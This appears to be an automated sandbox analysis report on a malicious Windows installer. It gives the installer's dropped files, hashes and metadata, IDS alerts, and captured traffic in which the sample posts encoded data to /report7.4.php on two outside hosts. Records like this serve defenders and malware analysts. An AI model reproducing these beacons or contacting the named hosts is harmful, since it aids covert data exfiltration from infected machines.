Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...p.._.....$,.....P6,.....@,...@.....@.....@.....-.....`-.49...-.....-.....i-.....-.....text...P.+.....+..... ..`.itext..t(....,..*....+..... ..`.data.....@,.....(,.....@....bss.....x.....idata..49...`-..:.....@....didata.....-.....,.....@....edata.....-.....-.....@..@.tls....L.....-.....rdata..].....-.....-.....@..@.rsrc.....-.....-.....@..@.....-.....@..@.....

C:\Windows\Installer\3cf0a5.msi	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.0, MSI Installer, Code page: 1252, Last Printed: Fri Sep 18 11:48:09 2009, Create Time/Date: Fri Sep 18 11:48:09 2009, Name of Creating Application: Windows Installer, Title: exe2msiSetupPackage, Author: QwertyLab, Template: Intel;1033, Last Saved By: dmitry, Revision Number: {CDFF8FBF-8895-4382-936D-A20B4780ACE1}, Last Saved Time/Date: Fri Sep 18 14:10:05 2009, Number of Pages: 200, Number of Words: 2, Security: 1
Category:	dropped
Size (bytes):	7306752
Entropy (8bit):	7.9317963528183935
Encrypted:	false
SSDEEP:	196608:8GTKBLeU6tpYgnZhKMBSZXnjfxLn1MUAJShcHgJ6M8YY:8GmcTpRGZ3jtn1IShcc8YY
MD5:	623673851FBB205EB0D1003CB892D4D6
SHA1:	C541B4E10541BB0A6565BA8CC6B64D2480EF4437
SHA-256:	71A98E982A9DDE0FFCF9A46554B7ABAF947AC4C33F3A3B35DF1A58B0064D0704
SHA-512:	AE40BB582937B32C25E0A465CAC75106B04F6E0880CBF0E920F9C0DD80D7DD3E71A9C62BA8607375D7200675D4B4F18571745E00BD920418A662955E4BE23669
Malicious:	false
Reputation:	unknown
Preview:	.....>.....p.....A.....f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...{...|...}...~..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?. ..@.....C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q.....S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e..... .....

C:\Windows\Installer\MSIF681.tmp	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	7196926
Entropy (8bit):	7.948610318777266
Encrypted:	false
SSDEEP:	196608:yTKBLeU6tpYgnZhKMBSZXnjfxLn1MUAJShcHgJ6M8YY7:ymcTpRGZ3jtn1IShcc8YY7
MD5:	24AFC545F42F59E3DB3B3FDA53371BEA
SHA1:	B513ED9B64F1A95A631C483F8E08CAB612032764

C:\Windows\Installer\MSIF681.tmp	
SHA-256:	EACA6FAFF890AA51B563F71E6EA9FAFD4130999234B757AE476B5E87757B7B38
SHA-512:	8FABC38AA23E90D3A3CC41D992658C90D6FA4646CA7FA3F76D495C4D8F689C47DFFFF0571F7227032DE3E2191D4985C30E78E04F36BA743206E0C320CA8C5C4
Malicious:	false
Reputation:	unknown
Preview:	...@IXOS.@.....@#fXS.@.....@.....@.....@.....@.....@.....&.{D0D5A8D4-2C54-41FD-A0C3-50CC56973D60}..exe2msiSetupPackage..6rfyiAq0nM.msi.@.....@.....@.....@.....&.{CDFF8FBF-8895-4382-936D-A20B4780ACE1}.....@.....@.....@.....@.....@.....@.....@.....@.....@.....exe2msiSetupPackage.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]...@.....@.....ProcessComponents..Updating component registration.....@.....@.....@.]....&.{4C231858-2B39-11D3-8E0D-00C04F6837D0}...@.....@.....@.....@.....RemoveODBC..Removing ODBC components..T....@....T....@.....%._B3D13F97_1369_417D_A477_B4C42B829328...J.%._B3D13F97_1369_417D_A477_B4C42B829328.@.....4.m.MZP.....@.....!..L.!..This program must be run under Win32..$7.....PE..L...n._.....P.....^.....p

C:\Windows\Installer\MSIFBC3.tmp	
Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7196212
Entropy (8bit):	7.948679787500133
Encrypted:	false
SSDEEP:	196608:0TKBLeU6tpYgnZhKMBSZXnjfxLn1MUAJShcHgJ6M8YYE:0mcTpRGZ3jtn1IShcc8YYE
MD5:	B6D7559D31D4FF2D02338DF9CEF2FBD8
SHA1:	A46994CDACAD1C1C3C00E09F8DF12C9D6F8BC8AA
SHA-256:	33ABF84C329A9C9691A7900059B2106CDD491976F0D5CCCC9CE493F4B7A4670C
SHA-512:	6BD3A568588E61E04ED46D4EB67F85BA31ABC6B0FAD382F73A3C738C3A54543DB7E830ABFB1D1AFA8953D603966AE3E8E3AEEF324F58073E5363F7DCE8D844E2
Malicious:	**true**
Reputation:	unknown
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....PE..L...n._.....P.....^.....p....@.....@.....@..... ..6....p...H.....`......"..D....0.....text....6.....8..... ..`.itext.....P.....<..... ..`.data....7...p...8...T.....@....bss.....m.....idata..6.... .....@....didata.....0.....@....edata.....@.....@..@.tls.....P.....rdata..]....`.....@..@.rsrc....H...p...H.....@..@.....@..@.....

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	
Process:	C:\Windows\System32\msiexec.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	122558
Entropy (8bit):	5.363511311327374
Encrypted:	false
SSDEEP:	1536:iHzMV+f84vcIH17Yyxkjr0+NVRVle+yjeLWJOQzi7gZFOIKICh/81r8yQ1oXB4Hi:iHHJCoX5Ci
MD5:	4C07CE11405369C87C0F2F0529DD1EDE
SHA1:	42AC1D94AE42C4D575C1FC4F2C6A3D52933B004A
SHA-256:	1FAAD6F0611922BAD2D21D65BA30CF396EFD76182BF56257AD27100405F8931D
SHA-512:	222830B18EECB719372D3295E5A071BD44CB3CDC72780BF79904A4EEC5939B50A7FE42477D08C24A122C5C3F257C5A5113139D3A2A359A4DEE842E282B9A4D4
Malicious:	false
Reputation:	unknown
Preview:	.To learn about increasing the verbosity of the NGen log files please see http://go.microsoft.com/fwlink/?linkid=210113..07/23/2020 10:13:25.847 [3928]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.VisualStudio.Tools.Applications.Hosting, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:13:25.863 [3928]: ngen returning 0x00000000..07/23/2020 10:13:25.925 [1900]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.VisualStudio.Tools.Applications.ServerDocument, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:13:25.925 [1900]: ngen returning 0x00000000..07/23/2020 10:13:25.972 [4436]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.Office.Tools.v4.0.Framework, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /N

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.0, MSI Installer, Code page: 1252, Last Printed: Fri Sep 18 11:48:09 2009, Create Time/Date: Fri Sep 18 11:48:09 2009, Name of Creating Application: Windows Installer, Title: exe2msiSetupPackage, Author: QwertyLab, Template: Intel;1033, Last Saved By: dmitry, Revision Number: {CDFF8FBF-8895-4382-936D-A20B4780ACE1}, Last Saved Time/Date: Fri Sep 18 14:10:05 2009, Number of Pages: 200, Number of Words: 2, Security: 1
Entropy (8bit):	7.9317963528183935
TrID:	• Microsoft Windows Installer (77509/1) 90.59% • Generic OLE2 / Multistream Compound File (8008/1) 9.36% • Corel Photo Paint (41/41) 0.05%
File name:	6rfyiAq0nM.msi
File size:	7306752
MD5:	623673851fbb205eb0d1003cb892d4d6
SHA1:	c541b4e10541bb0a6565ba8cc6b64d2480ef4437
SHA256:	71a98e982a9dde0ffcf9a46554b7abaf947ac4c33f3a3b35 df1a58b0064d0704
SHA512:	ae40bb582937b32c25e0a465cac75106b04f6e0880cbf0e 920f9c0dd80d7dd3e71a9c62ba8607375d7200675d4b4f1 8571745e00bd920418a662955e4be23669
SSDEEP:	196608:8GTKBLeU6tpYgnZhKMBSZXnjfxLn1MUAJShc HgJ6M8YY:8GmcTpRGZ3jtn1IShcc8YY
File Content Preview:	.....>.....p.....A.....f...g ...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y... z...{...|...}...~.....

File Icon

Icon Hash:	a2a0b496b2caca72

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "6rfyiAq0nM.msi"

Indicators

Has Summary Info:	True
Application Name:	Windows Installer
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Code Page:	1252
Title:	exe2msiSetupPackage
Subject:	
Author:	QwertyLab
Keywords:	
Comments:	
Template:	Intel;1033
Last Saved By:	dmitry
Revion Number:	{CDFF8FBF-8895-4382-936D-A20B4780ACE1}
Last Printed:	2009-09-18 10:48:09.509000

Summary

Create Time:	2009-09-18 10:48:09.509000
Last Saved Time:	2009-09-18 13:10:05.783000
Number of Pages:	200
Number of Words:	2
Creating Application:	Windows Installer
Security:	1

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/24/21-12:49:34.014326	UDP	1948	DNS zone transfer UDP	60785	53	192.168.2.3	34.64.183.91
10/24/21-12:49:42.697753	UDP	1948	DNS zone transfer UDP	60785	53	192.168.2.3	34.64.183.91
10/24/21-12:49:47.628452	UDP	1948	DNS zone transfer UDP	60785	53	192.168.2.3	34.64.183.91
10/24/21-12:49:58.425112	UDP	1948	DNS zone transfer UDP	60785	53	192.168.2.3	34.64.183.91
10/24/21-12:50:06.100895	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	34.64.183.91
10/24/21-12:50:06.820513	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	34.64.183.91
10/24/21-12:50:07.902093	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	34.64.183.91
10/24/21-12:50:09.460402	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	34.64.183.91
10/24/21-12:50:10.421239	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	34.64.183.91
10/24/21-12:51:41.901821	UDP	1948	DNS zone transfer UDP	53947	53	192.168.2.3	34.64.183.91

Network Port Distribution

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 24, 2021 12:49:25.744143963 CEST	192.168.2.3	8.8.8.8	0x5e85	Standard query (0)	toa.mygame toa.com	A (IP address)	IN (0x0001)
Oct 24, 2021 12:49:25.744909048 CEST	192.168.2.3	8.8.8.8	0xdd65	Standard query (0)	toa.mygame toa.com	28	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 24, 2021 12:49:25.765116930 CEST	8.8.8.8	192.168.2.3	0x5e85	No error (0)	toa.mygame toa.com		34.64.183.91	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bh.mygameadmin.com
- fg.mygameagend.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49805	104.21.75.46	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:06 UTC	0	OUT	POST /report7.4.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36 Host: bh.mygameadmin.com Content-Length: 278 Connection: Keep-Alive Cache-Control: no-cache
2021-10-24 10:50:06 UTC	0	OUT	Data Raw: 70 3d 6b 61 5a 35 62 47 64 69 59 6e 74 67 62 33 69 6d 33 71 54 63 33 4e 79 67 70 4b 5a 35 5a 57 74 69 61 4a 61 66 6d 57 56 34 65 36 62 65 70 4b 61 5a 6a 4b 61 67 70 4b 5a 34 5a 32 68 6e 70 74 36 6b 6b 61 61 47 6c 6d 56 74 61 58 75 57 70 74 36 6b 70 70 6d 31 74 62 57 31 70 71 43 6b 70 6d 6c 6f 5a 32 68 37 70 74 36 6b 31 35 4f 67 70 4b 5a 76 6c 4b 62 65 70 4b 62 58 31 4e 61 69 31 39 62 66 6f 74 65 6f 71 61 4b 70 71 61 61 67 70 4b 5a 6a 5a 33 6c 73 62 32 4a 37 62 33 69 6d 33 71 53 6d 71 34 66 66 33 4a 6d 74 6d 71 69 71 31 71 75 71 31 39 61 48 71 4e 79 71 68 39 61 47 31 4b 75 70 6d 39 24 66 6d 71 32 47 68 70 69 6d 6f 4b 53 6d 59 32 70 37 6c 71 62 65 70 4b 62 63 6f 74 40 6d 6f 4b 53 6d 6c 6e 74 39 62 32 56 69 70 74 36 6b 70 72 36 64 70 71 43 6b 70 6d 69 66 6c Data Ascii: p=kaZ5bGdiYntgb3im3qTc3NygpKZ5ZWtiaJafmWV4e6bepKaZjKagpKZ4Z2hnpt6kkaaGlmVtaXuWpt6kppm1tbW1pqCkpmloZ2h7pt6k15OgpKZvlKbepKbX1Nai19bfoteoqaKpqaagpKZjZ3lsb2J7b3im3qSmq4ff3Jmtmqiq1quq19aHqNyqh9aG1Kupm9$fmq2GhpimoKSmY2p7lqbepKbcot@moKSmlnt9b2Vipt6kpr6dpqCkpmifl
2021-10-24 10:50:06 UTC	0	IN	HTTP/1.1 200 OK Date: Sun, 24 Oct 2021 10:50:06 GMT Content-Type: application/json; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jdf50sAmKZd6hLj9ndhfpyKIog6ideF2zxWcBaYKj894GXG0PFqHMV8vHTZYdmXG7Y%2FQZs0GQPAaX2O89bWX2YaOvd8H1CAkVAsqSmhb2pw28sUNeAGhJVPDz95OyfMf1YXMv2Q%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a32a46d09d06958-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-10-24 10:50:06 UTC	1	IN	Data Raw: 33 62 0d 0a 7b 22 68 6f 73 74 22 3a 5b 5d 2c 22 73 70 61 63 69 6e 67 22 3a 31 38 30 30 2c 22 73 70 61 63 69 6e 67 32 22 3a 31 32 30 2c 22 64 61 74 61 22 3a 7b 22 63 6f 64 65 22 3a 31 7d 7d 0d 0a Data Ascii: 3b{"host":[],"spacing":1800,"spacing2":120,"data":{"code":1}}
2021-10-24 10:50:06 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49807	172.67.167.122	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:06 UTC	1	OUT	POST /report7.4.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36 Host: fg.mygameagend.com Content-Length: 278 Connection: Keep-Alive Cache-Control: no-cache
2021-10-24 10:50:06 UTC	1	OUT	Data Raw: 70 3d 6b 61 5a 35 62 47 64 69 59 6e 74 67 62 33 69 6d 33 71 54 63 33 4e 79 67 70 4b 5a 35 5a 57 74 69 61 4a 61 66 6d 57 56 34 65 36 62 65 70 4b 61 5a 6a 4b 61 67 70 4b 5a 34 5a 32 68 6e 70 74 36 6b 6b 61 61 47 6c 6d 56 74 61 58 75 57 70 74 36 6b 70 70 6d 31 74 62 57 31 70 71 43 6b 70 6d 6c 6f 5a 32 68 37 70 74 36 6b 31 35 4f 67 70 4b 5a 76 6c 4b 62 65 70 4b 62 58 31 4e 61 69 31 39 62 66 6f 74 65 6f 71 61 4b 70 71 61 61 67 70 4b 5a 6a 5a 33 6c 73 62 32 4a 37 62 33 69 6d 33 71 53 6d 71 34 66 66 33 4a 6d 74 6d 71 69 71 31 71 75 71 31 39 61 48 71 4e 79 71 68 39 61 47 31 4b 75 70 6d 39 24 66 6d 71 32 47 68 70 69 6d 6f 4b 53 6d 59 32 70 37 6c 71 62 65 70 4b 62 63 6f 74 40 6d 6f 4b 53 6d 6c 6e 74 39 62 32 56 69 70 74 36 6b 70 72 36 64 70 71 43 6b 70 6d 69 66 6c Data Ascii: p=kaZ5bGdiYntgb3im3qTc3NygpKZ5ZWtiaJafmWV4e6bepKaZjKagpKZ4Z2hnpt6kkaaGlmVtaXuWpt6kppm1tbW1pqCkpmloZ2h7pt6k15OgpKZvlKbepKbX1Nai19bfoteoqaKpqaagpKZjZ3lsb2J7b3im3qSmq4ff3Jmtmqiq1quq19aHqNyqh9aG1Kupm9$fmq2GhpimoKSmY2p7lqbepKbcot@moKSmlnt9b2Vipt6kpr6dpqCkpmifl

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:07 UTC	1	IN	HTTP/1.1 200 OK Date: Sun, 24 Oct 2021 10:50:07 GMT Content-Type: application/json; charset=UTF-8 Transfer-Encoding: chunked Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Z6hUjLumL9CnwY4P8w5uIjqoOwpKUS1DgjCVcTv6q4LTeqn2T%2FhuwPLK4yZM81PbWzttV8PlbDYtQQKcoxFizdU5vAxrou1x8DtbL%2FCs8csw%2Fxw9kqeJG6mZZwkJqHkGLQ0Oh3s%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a32a47199059aaa-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-10-24 10:50:07 UTC	2	IN	Data Raw: 33 62 0d 0a 7b 22 68 6f 73 74 22 3a 5b 5d 2c 22 73 70 61 63 69 6e 67 22 3a 31 38 30 30 2c 22 73 70 61 63 69 6e 67 32 22 3a 31 32 30 2c 22 64 61 74 61 22 3a 7b 22 63 6f 64 65 22 3a 31 7d 7d 0d 0a Data Ascii: 3b{"host":[],"spacing":1800,"spacing2":120,"data":{"code":1}}
2021-10-24 10:50:07 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49808	104.21.75.46	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:07 UTC	2	OUT	POST /report7.4.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36 Host: bh.mygameadmin.com Content-Length: 278 Connection: Keep-Alive Cache-Control: no-cache
2021-10-24 10:50:07 UTC	3	OUT	Data Raw: 70 3d 6b 61 5a 35 62 47 64 69 59 6e 74 67 62 33 69 6d 33 71 54 63 33 4e 79 67 70 4b 5a 35 5a 57 74 69 61 4a 61 66 6d 57 56 34 65 36 62 65 70 4b 61 5a 6a 4b 61 67 70 4b 5a 34 5a 32 68 6e 70 74 36 6b 6b 61 61 47 6c 6d 56 74 61 58 75 57 70 74 36 6b 70 70 6d 31 74 62 57 31 70 71 43 6b 70 6d 6c 6f 5a 32 68 37 70 74 36 6b 31 35 4f 67 70 4b 5a 76 6c 4b 62 65 70 4b 62 58 31 4e 61 69 31 39 62 66 6f 74 65 6f 71 61 4b 70 71 61 61 67 70 4b 5a 6a 5a 33 6c 73 62 32 4a 37 62 33 69 6d 33 71 53 6d 71 34 66 66 33 4a 6d 74 6d 71 69 71 31 71 75 71 31 39 61 48 71 4e 79 71 68 39 61 47 31 4b 75 70 6d 39 24 66 6d 71 32 47 68 70 69 6d 6f 4b 53 6d 59 32 70 37 6c 71 62 65 70 4b 62 63 6f 74 40 6d 6f 4b 53 6d 6c 6e 74 39 62 32 56 69 70 74 36 6b 70 72 36 64 70 71 43 6b 70 6d 69 66 6c Data Ascii: p=kaZ5bGdiYntgb3im3qTc3NygpKZ5ZWtiaJafmWV4e6bepKaZjKagpKZ4Z2hnpt6kkaaGlmVtaXuWpt6kppm1tbW1pqCkpmloZ2h7pt6k15OgpKZvlKbepKbX1Nai19bfoteoqaKpqaagpKZjZ3lsb2J7b3im3qSmq4ff3Jmtmqiq1quq19aHqNyqh9aG1Kupm9$fmq2GhpimoKSmY2p7lqbepKbcot@moKSmlnt9b2Vipt6kpr6dpqCkpmifl
2021-10-24 10:50:08 UTC	3	IN	HTTP/1.1 200 OK Date: Sun, 24 Oct 2021 10:50:08 GMT Content-Type: application/json; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=uLAFwLXyGPPDeDuTzEAYGTNoP%2BrU2Rqu9VpwcvV%2FJnmPEaI4h5e9piw6UviyVP4NEDEBDeNTDtm0K1P%2FY9sCQY1xYRS6zGI8WpUJuoWo6e6pvRs%2BTJrrA1SSwHLkJkBjCRfy5xY%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a32a4752cfb074a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-10-24 10:50:08 UTC	4	IN	Data Raw: 33 62 0d 0a 7b 22 68 6f 73 74 22 3a 5b 5d 2c 22 73 70 61 63 69 6e 67 22 3a 31 38 30 30 2c 22 73 70 61 63 69 6e 67 32 22 3a 31 32 30 2c 22 64 61 74 61 22 3a 7b 22 63 6f 64 65 22 3a 31 7d 7d 0d 0a Data Ascii: 3b{"host":[],"spacing":1800,"spacing2":120,"data":{"code":1}}
2021-10-24 10:50:08 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49811	104.21.75.46	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:09 UTC	4	OUT	POST /report7.4.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36 Host: bh.mygameadmin.com Content-Length: 558 Connection: Keep-Alive Cache-Control: no-cache
2021-10-24 10:50:09 UTC	4	OUT	Data Raw: 70 3d 6b 61 5a 35 62 47 64 69 59 6e 74 67 62 33 69 6d 33 71 54 63 33 4e 79 67 70 4b 5a 35 5a 57 74 69 61 4a 61 66 6d 57 56 34 65 36 62 65 70 4b 61 5a 6a 4b 61 67 70 4b 5a 34 5a 32 68 6e 70 74 36 6b 73 5a 47 6d 68 70 5a 6c 62 57 6c 37 6c 71 62 65 70 4b 61 5a 62 4a 5a 6c 59 33 75 6d 6f 4b 53 6d 6d 57 56 6c 59 57 39 37 61 61 62 65 70 4b 61 43 6a 35 6a 54 31 74 53 6f 30 37 35 6d 6e 39 65 55 5a 36 69 43 6c 33 6d 38 69 6d 6d 50 6e 5a 75 31 71 62 35 6a 5a 34 36 66 5a 71 70 74 65 4e 53 66 61 4a 6c 37 61 4c 79 48 6e 59 65 24 6e 35 6d 63 6c 32 6e 57 5a 59 61 74 6e 57 4b 50 71 5a 52 39 6e 32 79 59 6c 34 6d 41 6c 47 43 62 69 32 5a 34 71 34 46 6f 6d 47 4f 61 61 32 6a 66 74 62 36 4c 6d 61 68 37 71 70 65 4c 69 5a 65 46 6a 70 69 70 61 4e 65 38 31 37 65 65 76 71 71 62 6d Data Ascii: p=kaZ5bGdiYntgb3im3qTc3NygpKZ5ZWtiaJafmWV4e6bepKaZjKagpKZ4Z2hnpt6ksZGmhpZlbWl7lqbepKaZbJZlY3umoKSmmWVlYW97aabepKaCj5jT1tSo075mn9eUZ6iCl3m8immPnZu1qb5jZ46fZqpteNSfaJl7aLyHnYe$n5mcl2nWZYatnWKPqZR9n2yYl4mAlGCbi2Z4q4FomGOaa2jftb6Lmah7qpeLiZeFjpipaNe817eevqqbm
2021-10-24 10:50:09 UTC	5	IN	HTTP/1.1 200 OK Date: Sun, 24 Oct 2021 10:50:09 GMT Content-Type: application/json; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=EVQwNj3Kap4FKLvdJMaAtg9Mz9%2FrrG69k9B9uH4wfGH0wqgI%2BrFnZqFfS%2BpV1OEcCq3eMbq5FgqJqwhhZsDyPjerzbvG3%2FTIEcnfCSOxOWrLN5fk37Y%2BMT2OV5FHz0phpySXAbA%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a32a47f3c4d1756-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-10-24 10:50:09 UTC	5	IN	Data Raw: 33 33 0d 0a 7b 22 68 6f 73 74 22 3a 5b 5d 2c 22 73 70 61 63 69 6e 67 22 3a 31 38 30 30 2c 22 73 70 61 63 69 6e 67 32 22 3a 31 32 30 2c 22 64 61 74 61 22 3a 5b 5d 7d 0d 0a Data Ascii: 33{"host":[],"spacing":1800,"spacing2":120,"data":[]}
2021-10-24 10:50:09 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49812	104.21.75.46	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:09 UTC	5	OUT	POST /report7.4.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36 Host: bh.mygameadmin.com Content-Length: 254 Connection: Keep-Alive Cache-Control: no-cache
2021-10-24 10:50:09 UTC	6	OUT	Data Raw: 70 3d 6b 61 5a 35 62 47 64 69 59 6e 74 67 62 33 69 6d 33 71 54 63 33 4e 79 67 70 4b 5a 35 5a 57 74 69 61 4a 61 66 6d 57 56 34 65 36 62 65 70 4b 61 5a 6a 4b 61 67 70 4b 5a 34 5a 32 68 6e 70 74 36 6b 6b 61 5a 70 61 47 64 6f 65 36 62 65 70 4b 75 54 6f 4b 53 6d 62 35 53 6d 33 71 53 6d 31 39 54 57 6f 74 66 57 33 36 4c 58 71 4b 6d 69 71 61 6d 6d 6f 4b 53 6d 59 32 64 35 62 47 39 69 65 32 39 34 70 74 36 6b 70 71 75 48 33 39 79 5a 72 5a 71 6f 71 74 61 72 71 74 66 57 68 36 6a 63 71 6f 66 57 68 74 53 72 71 5a 76 66 33 35 71 74 68 6f 61 59 70 71 43 6b 70 6d 4e 71 65 35 61 6d 33 71 53 6d 33 4b 4c 66 70 71 43 6b 70 70 5a 37 66 57 39 6c 59 71 62 65 70 4b 61 40 6e 61 61 67 70 4b 5a 6f 6e 35 52 37 70 74 36 6b 71 36 43 6b 70 6d 70 37 6c 71 62 65 70 4b 6e 57 6b 77 3d 3d Data Ascii: p=kaZ5bGdiYntgb3im3qTc3NygpKZ5ZWtiaJafmWV4e6bepKaZjKagpKZ4Z2hnpt6kkaZpaGdoe6bepKuToKSmb5Sm3qSm19TWotfW36LXqKmiqammoKSmY2d5bG9ie294pt6kpquH39yZrZqoqtarqtfWh6jcqofWhtSrqZvf35qthoaYpqCkpmNqe5am3qSm3KLfpqCkppZ7fW9lYqbepKa@naagpKZon5R7pt6kq6Ckpmp7lqbepKnWkw==
